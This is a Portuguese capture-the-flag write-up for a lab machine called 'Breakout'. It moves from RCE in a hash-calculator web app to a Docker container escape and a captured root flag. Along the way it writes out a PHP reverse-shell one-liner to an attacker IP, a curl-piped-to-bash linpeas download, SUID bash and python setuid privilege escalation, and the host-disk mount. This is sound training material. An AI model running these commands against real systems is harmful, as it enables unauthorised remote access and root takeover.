
Breakout

IP: 10.9.2.18 nível: Fácil

Passo 01




A aplicação é uma calculadora de string em Hash

Passo 02



Tentei rodar comandos, quando percebi que consegui um RCE, deixei o nc escutando rlwrap nc -lnvp 1234 e tentei pegar uma reverse shell php -r

'\$sock=fsockopen("10.10.12.100",1234); exec("sh <&3 >&3 2>&3"); ', após ter pego a revese shell executei script -qc /bin/bash /dev/null para uma shell mais interativa.



Rodei o linpeas em memória curl http://10.10.12.100:1235/linpeas.sh | bash para identificar algo interessante.

Primeira coisa a dar pista dos próximos passos foi ter identificado que a máquina era vulnerável ao scape do container

Outro ponto observado foi o de que o *Ibin/bash* estava setado com SUID, nos dando a possibilidade da escalação de privilégio.

Passo 04

SUID

```
bash-5.1$ ./bash -p
./bash -p
bash-5.1# id
id
uid=33(www_data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```

Após executar ./bash -p e em seguida o comando id, percebe-se que ainda não somos root (sem o uid 0), porém fazemos parte do grupo.

Passo 04

Python Capabilities

```
bash-5.1# python3 -c "import os;os.setuid(0);os.system('/bin/bash')"
python3 -c "import os;os.setuid(0);os.system('/bin/bash')"
bash-5.1# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Tentei uma escalação de privilégio com python, mesmo sem de fato ter a info (tanto pelo linpeas quanto pelo linenum) e como visto deu bom python3 -c "import os;os.setuid(0);os.system('/bin/bash')"

Passo 05

```
bash-5.1# fdisk -l
fdisk -l
Disk /dev/loop0: 32.27 MiB, 33841152 bytes, 66096 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk /dev/loop1: 33.34 MiB, 34959360 bytes, 68280 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk /dev/loop2: 24.98 MiB, 26189824 bytes, 51152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk /dev/loop3: 55.45 MiB, 58142720 bytes, 113560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk /dev/loop4: 43.43 MiB, 45543424 bytes, 88952 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk /dev/loop5: 55.51 MiB, 58204160 bytes, 113680 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk /dev/xvda: 8 GiB, 8589934592 bytes, 16777216 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x22d9287c
Device
          Boot Start
                          End Sectors Size Id Type
/dev/xvda1 *
                2048 16777182 16775135
                                          8G 83 Linux
bash-5.1#
```

Como sabiamos (pelo linpeas) que a máquina era vulnerável ao scape **sensitive-mount**, rodei um **fdisk -l**, percebe-se que a partição **/dev/xvda1** é a partição raiz do sistema

Passo 06

```
bash-5.1# mount /dev/xvda1 /mnt/
mount /dev/xvda1 /mnt/
mount: /mnt: /dev/xvda1 already mounted on /etc/resolv.conf.
bash-5.1# ■
```

Antes a partição não estava montada (na imagem informa que já está), mas no entanto, pra montar foi rodado o comando mount /dev/xvda1 /mnt/

• Passo 07

```
bash-5.1# ls /mnt
ls /mnt
                                                      vmlinuz.old
                     lib64
bin
     home
                                 opt
                                       sbin
                                             tmp
boot initrd.img
                     lost+found proc
                                       snap
                                             usr
dev
     initrd.img.old media
                                 root srv
                                             var
etc
    lib
                                             vmlinuz
                                 run
                                       sys
bash-5.1# ls /mnt/root
ls /mnt/root
root.txt snap
bash-5.1# cat /mnt/root/root.txt
cat /mnt/root/root.txt
CS{34sy D0ck3r 3sc4pe}
bash-5.1#
```

Foi só ir no diretório root pra pegar a flag